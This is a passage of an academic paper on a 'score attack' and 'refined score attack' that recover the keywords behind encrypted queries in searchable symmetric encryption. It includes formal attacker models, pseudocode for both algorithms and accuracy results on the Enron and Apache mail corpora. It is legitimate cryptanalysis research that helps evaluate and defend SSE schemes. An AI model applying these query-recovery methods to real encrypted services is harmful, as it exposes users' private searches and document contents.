From a high-level perspective, the majority of searchable symmetric encryption (SSE) schemes are based on the same design idea introduced by Curtmola et al. [7]. We consider a *document set* $\mathcal{D}$, which consists of documents $d \in \mathcal{D}$ with identifiers $id(d)$. Each document d consists of keywords. If a keyword x occurs in d, we denote this as $x \in d$. Now, initially, a client generates an inverted index for *document set* $\mathcal{D}$ that indicates for each keyword in which document it occurs. The document set $\mathcal{D}$ is encrypted on the client side using a secret key and uploaded to a server. In a second step, the client can then query the encrypted index for single keywords using

Table 1: Summary of notations

Notation	Meaning	Size notation
Base adversary knowledge		
$\mathcal{D}_{\text{sim}}$	Similar document set	n_{sim}
$\mathcal{Q}$	Queries observed by the attacker (i.e. a list of trapdoors)	l
$R_{\mathcal{Q}}$	Results of the queries from $\mathcal{Q}$ (i.e. a list of document identifiers for each td in $\mathcal{Q}$)	l
Known$\mathcal{Q}$	(trapdoor, keyword) pairs known by the attacker	k
Derived adversary knowledge		
$\mathcal{K}_{\text{sim}}$	Vocabulary extracted from $\mathcal{D}_{\text{sim}}$	m_{sim}
C_{kw}	Word-word co-occurrence matrix built from $\mathcal{D}_{\text{sim}}$	$m_{\text{sim}} \times m_{\text{sim}}$
C_{td}	Trapdoor-trapdoor co-occurrence matrix built from $R_{\mathcal{Q}}$	$l \times l$
$\hat{n}_{\text{real}}$	Estimation of n_{real}, the number of documents indexed by the server	not applicable
Unknown by the attacker		
$\mathcal{D}_{\text{real}}$	Encrypted documents indexed by the server	n_{real}
$\mathcal{K}_{\text{real}}$	Queryable vocabulary (i.e. the client's keyword universe)*	m_{real}
$\mathcal{K}_{\text{real}}(\mathcal{Q})$	Underlying keywords of the observed queries $\mathcal{Q}$ (i.e. the objective of the attack)*	l

*Actually, the attacker knows a small part of this vocabulary thanks to the known queries

a trapdoor function, which takes the secret key and a keyword as input and outputs a unique *trapdoor*. We denote as Trapdoor(x) the trapdoor of the keyword x. When the client searches for a keyword, she sends the corresponding trapdoor to the server. The server computes the result set using the encrypted index together with the received trapdoor and sends back the matching result set, which consists of the matching encrypted documents and their identifiers.

Here, SSE supports various kinds of document sets such as, for example, a set of emails, a set of articles, a set of information sheets. The only condition on the document set is that the user can extract keywords. For text files, the procedure is straightforward but it could also be a tag extraction for videos. In the case of videos or images, the tags would be the subject of the queries. Thus, we can also consider indexing non-textual data.

Depending on the leakage profile of the scheme, the response leaks more or less information to the server. Our attack works on the minimum leakage profile called L1. L1-schemes only unveil the identifiers of the documents containing the keyword queried by the user.

2.2 Attacker models

A passive attacker observes the trapdoors sent to the server and the server response, which includes the list of the matching document identifiers. These identifiers reveal no further information about the content of the document. The attacker can link a query to its response and create (Trapdoor, DocIDs) pairs. We consider two slightly different attacker models; both are applicable for our attack as described in Section 5:

- An *honest-but-curious* server follows the protocols but tries to recover the underlying keywords of the queries. To facilitate search on encrypted documents, the encrypted index is usually supposed to be stored on the server along with the encrypted documents as it is the case in settings considered by the IKK and CGPR attacks. Such an attacker owns metadata about the encrypted documents: total number of documents and their size.

- A *passive traffic observer* records the traffic of the database. This adversary only has pairs of (Trapdoor, DocIDs) and uses them to recover the underlying keywords. It could also represent a case where the index server does not store the encrypted documents. Such an index server ignores the number and the size of the indexed encrypted documents.

2.3 Adversary knowledge

Similar document set The adversary knowledge is focused on a similar document set $\mathcal{D}_{\text{sim}} = \{d_1, \ldots, d_{n_{\text{sim}}}\}$. A document set $\mathcal{D}_{\text{sim}}$ is similar if it is distributionally close to the indexed documents $\mathcal{D}_{\text{real}}$. A formal definition of document set similarity is proposed in Subsection 2.4.

In a company, the mailbox of an employee is a document set similar to her colleague mailboxes. As another example, leaked confidential notes are a similar document set to recover the queries on the rest of the notes. Known-data attacks can also work on leaked documents but the server can simply remove these documents from the index to avoid these attacks. Despite this removal, our attack that we introduce in Section

5 is still effective. Since it is a similar-data attack, we do not need our documents to be indexed as opposed to the known-data attacks [1, 3, 15] that assume their known documents are part of the document set indexed by the server.

A vocabulary $\mathcal{K}_{\text{sim}}$ of m_{sim} keywords is extracted from $\mathcal{D}_{\text{sim}}$. An index matrix is built from this document set: $\text{ID}_{\text{sim}}[i,j] = 1$ if the j-th keyword is contained in the i-th document, 0 otherwise. Then, the $m_{\text{sim}} \times m_{\text{sim}}$ co-occurrence matrix is $C_{kw} = \text{ID}_{\text{sim}}^{\top}\text{ID}_{\text{sim}} \cdot \frac{1}{n_{\text{sim}}}$, where $n_{\text{sim}} = |\mathcal{D}_{\text{sim}}|$.[2] Note that we use relative frequency numbers rather than absolute count numbers.

Keyword extraction algorithm The (keyword) distributional knowledge on document sets is dependent on the way keywords are extracted from the documents. The attacker uses an algorithm to extract the vocabulary from her known document set. In the literature, all attack papers (im- or explicitly) assume that the attacker uses the same keyword extraction algorithm as the client. Whether this assumption is realistic or not has not been questioned in the literature, but we would like to stress the importance of this assumption here. We also assume the attacker and the client to use the exact same extraction algorithm, and we leave the study of the case of different extraction algorithms for future work.

Observed queries We denote as $\mathcal{K}_{\text{real}}$ the client's queryable vocabulary of m_{real} keywords. The adversary does know neither this vocabulary nor its size. The adversary observes l unique trapdoors and obtains their corresponding search results. Let $Q = \langle td_1, \ldots, td_l \rangle$ be the set of observed trapdoors and $R_{td} = \{id(d) | (x \in \mathcal{K}_{\text{real}}) \wedge (td = \text{Trapdoor}(x)) \wedge (d \in \mathcal{D}_{\text{real}}) \wedge (x \in d)\}$, the document identifiers returned for the trapdoor td.

Let $\text{DocIDs} = \{id_1, \ldots, id_p\} = \bigcup_{td \in Q} R_{td}$. We note that $p \leq n_{\text{real}}$. Let ID_{real} be the $p \times l$ index matrix built from the responses to the trapdoors as follows: $\text{ID}_{\text{real}}[i,j] = 1$ if the response to the j-th trapdoor contains the i-th identifier, 0 otherwise. Finally, we can infer the $m_{\text{real}} \times m_{\text{real}}$ trapdoor co-occurrence matrix: $C_{td} = \text{ID}_{\text{real}}^{\top}\text{ID}_{\text{real}} \cdot \frac{1}{n_{\text{real}}}$. The estimation of n_{real} is presented in Appendix B.

Known queries As in IKK and CGPR, the adversary knows the underlying keywords of k queries in Q. The set of known queries is defined as follows:

$$\text{Known}Q = \{\langle kw_{\text{known}}, td_{\text{known}} \rangle | (kw_{\text{known}} \in \mathcal{K}_{\text{real}} \cap \mathcal{K}_{\text{sim}}) \wedge (td_{\text{known}} \in Q) \wedge (td_{\text{known}} = \text{Trapdoor}(kw_{\text{known}}))\}$$

2.4 Similarity definitions

Similar document set Let $\mathcal{C}(\mathcal{D}, kw_a, kw_b)$ be the function returning the number of co-occurrences of keywords kw_a and kw_b inside the document set $\mathcal{D}$. Let $\text{SimMat}(\mathcal{D}_1, \mathcal{D}_2, \mathcal{K})$ be a function returning an $m \times m$ similarity matrix of $\mathcal{D}_1$ and $\mathcal{D}_2$ over the vocabulary $\mathcal{K} = \{kw_1, \ldots kw_i, \ldots kw_m\}$. The function SimMat is defined such that:

$$(\text{SimMat}(\mathcal{D}_1, \mathcal{D}_2, \mathcal{K}))_{ij} = \frac{\mathcal{C}(\mathcal{D}_1, kw_i, kw_j)}{|\mathcal{D}_1|} - \frac{\mathcal{C}(\mathcal{D}_2, kw_i, kw_j)}{|\mathcal{D}_2|} \quad (1)$$

In other words, the ij-th element of the matrix returned by SimMat is the difference between the co-frequency of the keywords i and j in the document set $\mathcal{D}_1$ and the co-frequency of the same two keywords in the document set $\mathcal{D}_2$. Thus, $\text{SimMat}(\mathcal{D}_1, \mathcal{D}_2, \mathcal{K})$ describes the similarity of $\mathcal{D}_1$ and $\mathcal{D}_2$ over the vocabulary $\mathcal{K}$ and the norm $||\text{SimMat}(\mathcal{D}_1, \mathcal{D}_2, \mathcal{K})||$ is a measure of the similarity of $\mathcal{D}_1$ and $\mathcal{D}_2$. In this paper, we consider the Frobenius norm (being a natural matrix-extension of the Euclidean vector-norm), but note that other norms can be considered as well.

We define $\mathcal{D}_{\text{sim}}$ and $\mathcal{D}_{\text{real}}$ as two ε-*similar document sets* if for $\varepsilon \geq 0$ the following holds:

$$||\text{SimMat}(\mathcal{D}_{\text{sim}}, \mathcal{D}_{\text{real}}, \mathcal{K}_{\text{real}}))|| \leq \varepsilon \quad (2)$$

In other words, the closer the co-frequencies between the document sets are, the more similar the document sets are. In our definition, we only need to consider the similarity over the queryable vocabulary $\mathcal{K}_{\text{real}}$ because those are the only keywords that are queried for by the client and to be recovered by the attacker.

Similar and queryable vocabularies To recover the queries, the attacker needs to have as many elements of the queryable vocabulary $\mathcal{K}_{\text{real}}$ as possible in her similar vocabulary $\mathcal{K}_{\text{sim}}$. This creates a natural upper bound for the attack accuracy:

$$\text{AttackAccuracy} \leq \frac{|\mathcal{K}_{\text{real}} \cap \mathcal{K}_{\text{sim}}|}{|\mathcal{K}_{\text{real}}|} \quad (3)$$

In other words, the attacker can only recover the queries for which the underlying keywords are contained in $\mathcal{K}_{\text{sim}}$.

In the experiments presented in Section 5, $\mathcal{K}_{\text{sim}}$ contains most elements of $\mathcal{K}_{\text{real}}$ since the average accuracy goes up to 95% which means that more than 95% of the keywords of the queryable vocabulary $\mathcal{K}_{\text{real}}$ are contained in the similar vocabulary $\mathcal{K}_{\text{sim}}$.

Attacker assumptions An attacker knows neither the indexed documents $\mathcal{D}_{\text{real}}$ nor the vocabulary $\mathcal{K}_{\text{real}}$. Thus, she cannot calculate the exact ε-similarity between her dataset $\mathcal{D}_{\text{sim}}$ and the indexed dataset $\mathcal{D}_{\text{real}}$. We *assume* that:

1. $\mathcal{D}_{\text{sim}}$ is ε-similar to the indexed document set $\mathcal{D}_{\text{real}}$, for a sufficiently small ε (e.g. $\varepsilon = 0.8$ as in the Figure 7).

[2] $A^{\top}$ denotes the transpose of a matrix A

2. $\mathcal{K}_{\text{sim}}$ contains most elements of $\mathcal{K}_{\text{real}}$ (especially $\mathcal{K}_{\text{real}}(Q)$, the underlying keywords of the queries observed by the attacker).

3 Score attack

On an intuitive level, our *score attack* makes use of a confidence metric which scores trapdoor-keyword pairs. This metric is called a *matching score* and should be maximized when the trapdoor is paired with its correct underlying keyword. The attacker computes the matching score of every possible trapdoor-keyword pair. For each trapdoor, the trapdoor-keyword pair with the highest score is returned.

3.1 Extracting the known query co-occurrence sub-matrices

The attacker uses her known queries (= known correct trapdoor-keyword pairs) to project the keyword and the trapdoor co-occurrence matrices to a common sub-vector space. This projection is done by only keeping the columns of the known queries and to sort the columns using the known queries such that the i-th column is related to the i-th known query. Formally the projection works as follows:

For a keyword kw, we denote its position in the vocabulary $K_{sim} = (kw_1, \ldots, kw_{m_{sim}})$ by $pos(kw)$, i.e. $pos(kw_i) = i$ for $kw_i \in \mathcal{K}_{sim}$. Likewise, we denote the position of a trapdoor td in the list of observed queries $Q = \langle td_1, \ldots, td_l \rangle$ by $pos(td)$. We define the *projection of the trapdoor-trapdoor co-occurrence matrix C_{td} onto the known queries* as the $l \times k$ matrix C^s_{td} such that: for all $i \in \{1 \ldots l\}$ and all $j \in \{1 \ldots k\}$ there exists a known query $q_j = (td_{\text{known}}, kw_{\text{known}}) \in \text{Known}Q$ such that

$$C^s_{td}[i, j] = C_{td}[i, pos(td_{\text{known}})]. \tag{4}$$

Likewise, we define the *projection of the word-word co-occurrence matrix C_{kw} onto the known queries* as the $m_{sim} \times k$ matrix C^s_{kw} such that: for all $i \in \{1 \ldots m_{\text{sim}}\}$ and all $j \in \{1 \ldots k\}$ there exists a known query $q_j = (td_{\text{known}}, kw_{\text{known}}) \in \text{Known}Q$ such that

$$C^s_{kw}[i, j] = C_{kw}[i, pos(kw_{\text{known}})]. \tag{5}$$

In our notation, we use the superscript s to emphasize that C^s_{td} and C^s_{kw} define co-occurrence *sub*-matrices. Such matrices are very convenient since we can directly compare a keyword and a trapdoor. We denote as $C^s_{kw}[kw_i]$ (resp. $C^s_{td}[td_j]$), the vector composed of the co-occurrences of keyword kw_i (resp. trapdoor td_j) with every keyword (resp. trapdoor) related to a known query. Thus, we can extract a k-dimensional vector describing each keyword or trapdoor. In the next section, we will define our confidence score based on the distance between a keyword vector and a trapdoor vector.

3.2 Confidence score and matching process

The sub-matrices C^s_{kw} and C^s_{td} are used to score a trapdoor-keyword pair. A score should be maximized when the pair is correct. The *scoring function* for a vector-norm $\|\cdot\|$ (e.g. the L2 norm) is defined as

$$\text{Score}(td_j, kw_i) = -\ln(||C^s_{kw}[kw_i] - C^s_{td}[td_j]||), \tag{6}$$

for all $kw_i \in \mathcal{K}_{\text{sim}}$ and all $td_j \in Q$.

Note that Equation (6) results in a high score when the distance between a keyword and a trapdoor is small. This distance can be obtained since $C^s_{kw}[kw_i]$ and $C^s_{td}[td_j]$ share a common vector space. The $-\ln$ function is used to transform the distance into a score to focus on the order of magnitude instead of distance values close to zero. For example, a distance of e^{-11} results in a score of 11. In our case, the distance is always less than 1 because we are using relative frequency matrices. We focus on orders of magnitude for interpretability matters. Even for an attack accuracy above 80%, the attacker needs to identify the correct predictions. The interpretability provided by a scoring approach is then necessary. We argue that there is a higher interpretative meaning when comparing two orders of magnitude scaled between 0 and ~ 30 (experimental upper bound) than comparing two small norms close to zero. Moreover, in Section 5 and in Appendix C, we propose geometrical methods (focusing on the distance between the scores) to improve the results of the score attack presented in this section.

Our score attack uses the score function as follows: for each trapdoor, it goes through all keywords and returns the keyword for which the score is maximized. See Figure 1 for an algorithmic description. Note that the score is a confidence score and the attacker can sort the predictions (i.e. the trapdoor-keyword pairs returned) based on their matching score to define the most likely predictions.

To run the algorithm, the norm $||\cdot||$ can be chosen freely. However, our experiments showed that the L2 norm maximizes the accuracy. This norm tolerates a high difference between one of the k components of the vector, i.e. when one of the co-occurrences in the attacker dataset is very far from its corresponding co-occurrence in the indexed dataset.

4 Experimental results

4.1 Methodology

Datasets We simulate the attacks using two publicly available datasets. First, we use the Enron dataset [17] which is widely used in the literature to simulate attacks. Like in IKK and CGPR, we compose our Enron document set by extracting every email contained in the folders *_sent_mail* to obtain 30109 documents. Second, we use data from the Apache mail-

Require: $\mathcal{K}_{\text{sim}}, C^s_{kw}, Q, C^s_{td}$
  $pred \leftarrow []$
  for all $td \in Q$ **do**
    candidates $= []$
    for all $kw \in \mathcal{K}_{\text{sim}}$ **do**
      $s = -\ln(||C^s_{kw}[kw] - C^s_{td}[td]||)$
      append (kw, s) to candidates
    end for
    candidates $= sort(\text{candidates}, desc)$
    append $(td, candidates[0])$ to $pred$
  end for
  return $pred$

Figure 1: The score attack

ing list archives[3]. We use specifically the "java-user" mailing list from the Lucene project for the years 2002-2011. This second dataset contains 50878 documents. It was introduced in CGPR.

Keyword extraction The keyword extraction is exclusively done on the email content. Thus, keywords of the title or the names of the recipients cannot be queried. To obtain the list of the keywords, we stem the words using the Porter Stemmer [27] and remove the stop words. For Apache dataset, we systematically remove the mailing list signature proposing to unsubscribe. Otherwise, the keyword contained in this "Unsubscribe" message would be useless in the search since it appears in every email.

Adversary knowledge generation At the beginning of an experiment, the document set used (i.e. Enron or Apache) is divided randomly into two disjoint subsets. One subset is used to generate the index, i.e. the encrypted document set $\mathcal{D}_{\text{real}}$ to be attacked. The second subset is part of the adversary knowledge, i.e. the similar document set $\mathcal{D}_{\text{sim}}$. Every experiment is done with non-overlapping document set, that is, only as similar-data attack. The similar vocabulary $\mathcal{K}_{\text{sim}}$ is extracted from $\mathcal{D}_{\text{sim}}$ and is given to the adversary. The index vocabulary $\mathcal{K}_{\text{real}}$ is extracted from $\mathcal{D}_{\text{real}}$ and is not known by the adversary. The similar (resp. real) vocabulary extraction algorithm consists in extracting the m_{sim} (resp. m_{real}) most frequent keywords of $\mathcal{D}_{\text{sim}}$ (resp. $\mathcal{D}_{\text{real}}$). The underlying keywords of the queries are chosen uniformly at random from $\mathcal{K}_{\text{real}}$. For each run, document and query sets are freshly chosen uniformly at random.

Hardware and software The experiments are done on a Debian server with a quad-core processor (64 bits, 2.1 GHz) and 8 GB of memory. The algorithms are implemented using Python 3.7. Specifically, we use the NLTK [21] for the basic natural language processing: word tokenization, stemming and stopwords.

Our code to simulate the attack and to obtain our results is publicly available: https://github.com/MarcT0K/Refined-score-atk-SSE.

Result presentation We call *correct prediction*, a query for which the algorithm has returned the corresponding underlying keyword. We evaluate the performance of our attack using the term *accuracy*. The accuracy corresponds to the number of correct predictions divided by the number of unknown queries. Our accuracy excludes known queries and is always computed over the unknown queries (i.e. $acc = \frac{|\text{CorrectPred}(\text{Unknown}Q)|}{|Q|-|\text{Known}Q|}$). In other articles such as CGPR, the term *recovery rate* is also used to define this concept. We use bar plots to present the results of our experiments. Each bar is obtained by computing the average result over 50 attack simulations. These bars are completed with errors bars which correspond to $\mu \pm \sigma$ with μ the average accuracy and σ the standard deviation.

4.2 Results

Figure 2 shows the accuracy of the algorithm on Enron corpus for several vocabulary sizes. The server stores 60% of the corpus and the adversary knows the remaining 40%. The adversary has observed 15% of the possible queries. She knows either 15, 30 or 60 queries. When the vocabulary size is 1000 and the adversary knows 30 queries (20% of the queries observed), the average accuracy is 60%. When the vocabulary size is 2000 and the adversary knows 60 queries (20% of the queries observed), the average accuracy is 55%. Then, the base algorithm can be successful only if it has enough known queries. When the vocabulary is bigger, the accuracy decreases if the number of known queries remain the same. The accuracy increases in function of the number of known queries (Figure 2), we assume that we could obtain better result for big vocabularies with more known queries. Obtaining so many queries is unrealistic since we would need a preliminary inference attack or a massive injection attack to obtain the knowledge required by this base similar-data attack. Therefore, the base score attack is only a practical attack when the size of the server vocabulary is below 2000.

In Figure 2, we can distinguish one surprising result when there are 60 known queries and the vocabulary size is 500. This result is decreased compared to the previous one (i.e. 30 known queries) and the errors bars are overlapping. We can explain that because, in this experiment, there are 75 queries for 60 known queries, i.e. only 15 unknown queries. It is the only experiment where there is a minority of unknown queries. We consider this result as insignificant but keep it in our work for the sake of the complete discussion. Indeed, it does not make sense to know most of the queries before the attack and to consider a result obtained on the recovery of such a small amount of unknown queries.

[3] http://mail-archives.apache.org/mod_mbox/lucene-java-user/




Figure 2: Average accuracy of the base matching algorithm on Enron for vocabulary size. Parameters: $|\mathcal{D}_{sim}| = 12K, |\mathcal{D}_{real}| = 18K, |Q| = 0.15 \cdot m_{real}$




Figure 3: Average execution time of the matching algorithm for vocabulary size Parameters: $|\mathcal{D}_{sim}| = 12K, |\mathcal{D}_{real}| = 18K, |Q| = 0.15 \cdot m_{real}, |\text{Known}\,Q| = 10$

In [3], it was assumed that the co-occurrences were too noisy to rely totally on them. The occurrence is much less noisy but most of the keywords have an extremely close frequency therefore it is impossible to identify a keyword just based on a single occurrence estimator except if we are sure to have perfect knowledge as in CGPR attack when they know nearly 100% of the encrypted documents. The co-occurrence is noisier but its distribution is scattered enough to identify keyword-trapdoor pairs. The lack of precision is balanced by the number of co-occurrences available to perform the identification. There is a trade-off between the number of estimators and the precision.

4.3 Execution time

The complexity in time of the algorithm in Figure 1 is $O(|Q| \cdot m_{sim} \cdot k)$, if we consider the complexity of the norm $||\cdot||$ to be $O(k)$. Figure 3 describes the average execution time of this algorithm over 50 repetitions in function of the vocabulary size. We exclude the keyword extraction and the co-occurrence computation from this execution time. This experiment was done with Enron dataset. The similar document set represents 40% of the total dataset (12 044 emails) and the server document set 60%. We note that even with large document set the execution time is negligible (20 seconds) compared to attacks like [28] which needs 16 hours when $m_{sim} = m_{real} = 1K$. Our implementation is already CPU-parallelized but can be further improved using GPU parallelization.

Besides its short runtime, this algorithm is deterministic and parameter-less. Non-determinism is present, for example, in the simulated annealing used by IKK. Indeed, two runs of IKK algorithm could result in two different results because of a random choice present in this algorithm. It becomes a problem when the attack is too long to be repeated many times with different initializations and/or when the attacker does not have a confidence metric to identify the correct predictions (as in IKK). The CGPR attack introduced an error-rate parameter which needs to be set experimentally but it is unclear whether this parameter is specific to each document set or not and how to set it properly.

5 Refined score attack

5.1 Algorithm

Our base attack introduces a matching score that acts as a confidence metric: the higher the score is, the more likely the correctness of the keyword-trapdoor pair is. We can use this property to determine the most certain predictions, that is, a keyword-trapdoor candidate (kw_i, td) will be considered as *certain* if its score is much higher than the scores of any other candidate (kw_j, td). The *certainty of a prediction* kw_i *for the trapdoor* td is defined as:

$$\text{Certainty}(td, kw_i) = \text{Score}(td, kw_i) - \max_{j \neq i} \text{Score}(td, kw_j) \tag{7}$$

Based on this certainty, we propose a refinement process which drastically reduces the number of known queries needed at the attacker's side: the matching is performed several times and at the end of each round, the most certain predictions are added to the set of known queries. We detail this process in Figure 4. This algorithm introduces a new parameter, namely, the refinement speed RefSpeed to decrease attack runtime. However, if the refinement speed is chosen too large, it is very likely that wrong predictions are added

Require: $\mathcal{K}_{\text{sim}}, C^s_{kw}, Q, C^s_{td}, \text{Known}Q, \text{RefSpeed}$
  $final_pred \leftarrow []$
  $\text{unknown}Q \leftarrow Q$
  while $\text{unknown}Q \neq \emptyset$ **do**
    % 1. Extract the remaining unknown queries
    $\text{unknown}Q \leftarrow \{td : (td \in Q) \wedge (\nexists kw \in \mathcal{K}_{\text{sim}} : (td, kw) \in \text{Known}Q)\}$
    $temp_pred \leftarrow []$

    % 2. Propose a prediction for each unknown query
    for all $td \in \text{unknown}Q$ **do**
      $cand \leftarrow []$ {The candidates for the trapdoor td}
      for all $kw \in \mathcal{K}_{\text{sim}}$ **do**
        $s \leftarrow -\ln(||C^s_{kw}[kw] - C^s_{td}[td]||)$
        append {"kw": kw, "score": s} to $cand$
      end for
      Sort $cand$ in descending order according to the score.
      certainty $\leftarrow \text{score}(cand[0]) - \text{score}(cand[1])$
      append $(td, \text{kw}(cand[0]), \text{certainty})$ to $temp_pred$
    end for

    % 3. Either stop the algorithm or keep refining.
    if $|\text{unknown}Q| < \text{RefSpeed}$ **then**
      $final_pred \leftarrow \text{Known}Q \cup temp_pred$
      $\text{unknown}Q \leftarrow \emptyset$ {Stopping criteria}
    else
      Append the RefSpeed most certain predictions from $temp_pred$ to Known$Q$
      Add the columns corresponding to the new known queries to C^s_{kw} and C^s_{td}
    end if
  end while
  return $final_pred$

Figure 4: The refined score attack

to the known queries. Overall, the time complexity of the algorithm in Figure 4 is $O(\frac{|Q|}{\text{RefSpeed}} \cdot |Q| \cdot m_{\text{sim}} \cdot k)$. Notice that the runtime of the refined score attack increases by the factor $\frac{|Q|}{\text{RefSpeed}}$ in comparison to the base attack, thus RefSpeed decreases the runtime by a multiplicative factor. As a result, the refined score attack is finished in minutes whereas Pouliot and Wright's attack [28] requires several hours.

Each iteration of this algorithm is divided into three phases:

1. Remove all (attacker-)known queries from the queries to be recovered.

2. For each unknown query, find the best matching keyword candidate and compute its certainty score.

3. *If* there are more than RefSpeed unknown queries, we keep refining the results: the most certain predictions (RefSpeed many) are added to the known queries. Then, add the columns corresponding to the new known queries to the co-occurrence sub-matrices (C^s_{kw} and C^s_{td}) and start a new iteration. *Otherwise*, the algorithm stops and returns the queries imputed since the first iteration.




Figure 5: Comparison of the accuracy between the score attack and the refined score attack. Fixed parameters: $|\mathcal{D}_{\text{sim}}| = 12K, |\mathcal{D}_{\text{real}}| = 18K, m_{\text{sim}} = 1.2K, m_{\text{real}} = 1K, |Q| = 150, \text{RefSpeed} = 10$

The main benefit of the refined score algorithm is the use of more information available to the adversary. The initial score attack only uses a small part of the co-occurrence matrices (i.e. the co-occurrence sub-matrices). This refinement iteratively imputes new known queries which increases the size of these sub-matrices. We optimize the use of the adversary knowledge (the co-occurrence matrices) in order to minimize the amount needed for a successful attack (the known queries).

5.2 Experimental results

General comparison In Figure 5, we compare the accuracy of the base and the refined versions of the attack. We fixed $m_{\text{real}} = 1K$ and $|Q| = 150$. Each bar represents the average accuracy over 50 simulations done with the same parameters. In Figure 5, we see that the base algorithm needs 40 known queries to reach 70% of accuracy while the refined score algorithm reaches 85% with only 10 known queries. Even with only 5 known queries, the refined score algorithm achieves 62% of accuracy with a standard deviation of 13 percentage points.

If not stated differently, we fix $|\mathcal{K}_{\text{sim}}| = |\mathcal{K}_{\text{real}}|$ to simplify the experiment understanding. However, it is likely that the similar vocabulary and the queryable vocabulary are not identical. For the experimental results depicted in Figure 5, we used $|\mathcal{K}_{\text{sim}}| = 1.2K$ and $|\mathcal{K}_{\text{real}}| = 1K$. By choosing the vocabulary sizes such that $|\mathcal{K}_{\text{sim}}| > |\mathcal{K}_{\text{real}}|$, we increase the probability that $\mathcal{K}_{\text{sim}} \cap \mathcal{K}_{\text{real}} = \mathcal{K}_{\text{real}}$. In this case, all queries can be recovered theoretically. In other words, as the size of $\mathcal{K}_{\text{sim}}$




Figure 6: Comparison of the accuracy between Enron, Apache and 'Apache reduced'. Fixed parameters: $|\mathcal{D}_{\text{sim}}| = 12K, |\mathcal{D}_{\text{real}}| = 18K, m_{\text{sim}} = m_{\text{real}} = 1K, |\text{Known}\mathcal{Q}| = 15, \text{RefSpeed} = 10$

increases, the accuracy upper bound as stated in Equation (3) in Subsection 2.4 potentially increases.

The refined score attack yields highly accurate results within minutes. It recovers most of the queries and assumes less adversary knowledge than IKK and CGPR attacks. In [3], Cash et al. report the average accuracy of the IKK attack is around 30% for an attacker knowing 95% of the indexed documents for $|\mathcal{K}_{\text{real}}| = 500, |\mathcal{Q}| = 150, \text{Known}\mathcal{Q} = 8$. With the same parameters, CGPR achieves 70% accuracy. In Figure 5 we see that for a vocabulary size twice as large and less known queries, i.e. $|\mathcal{K}_{\text{real}}| = 1K, |\mathcal{Q}| = 150, \text{Known}\mathcal{Q} = 10$, the refined score attack obtains also 85% *without partial knowledge* of the encrypted documents.

Query set size In both the IKK and CGPR attacks, the number of observed queries was set as 15% of all possible queries. We investigate the role of this choice in Figure 6. With a fixed number of known queries, the attack accuracy increases with a larger query set. Intuitively, this demonstrates that our attack uses efficiently the adversary knowledge, i.e. more observed queries implies more adversary knowledge. In contrast, both IKK and CGPR had steady results even for an increasing number of known queries, which indicates some sort of inefficient use of adversary knowledge.

Different email corpus We compare the accuracy on Enron and on Apache in Figure 6. For these simulations we used three document sets: Enron ($|D_{\text{sim}}| = 12K, |D_{\text{real}}| = 18K$), Apache ($|D_{\text{sim}}| = 20K, |D_{\text{real}}| = 30K$) and 'Apache reduced' ($|D_{\text{sim}}| = 12K, |D_{\text{real}}| = 18K$). 'Apache reduced' is the Apache dataset truncated in order to have as many emails as in Enron. Apache has slightly better results than Enron while the emails contain a richer vocabulary and longer emails. Thus, our attack could be effective on a wide range of documents. Moreover, the bar plot shows that 'Apache reduced' has lower results than Apache. Our results on 'Apache reduced' are closer to those on Enron. Since Apache and 'Apacha reduced' share a common distribution and only differ in size, it shows (once again) that our attack is sensitive to the amount of adversary knowledge. In this case, the part of the adversary knowledge which is increased is the similar document set.

Document set similarity Recall the similarity definition for the document sets from Subsection 2.4. For a better understanding of this new definition, we performed two experiments:

1. Using Enron as an attacker document set and Apache as an indexed document set
2. Fixing the size of the indexed document set and attacking it with similar document sets of varying size.

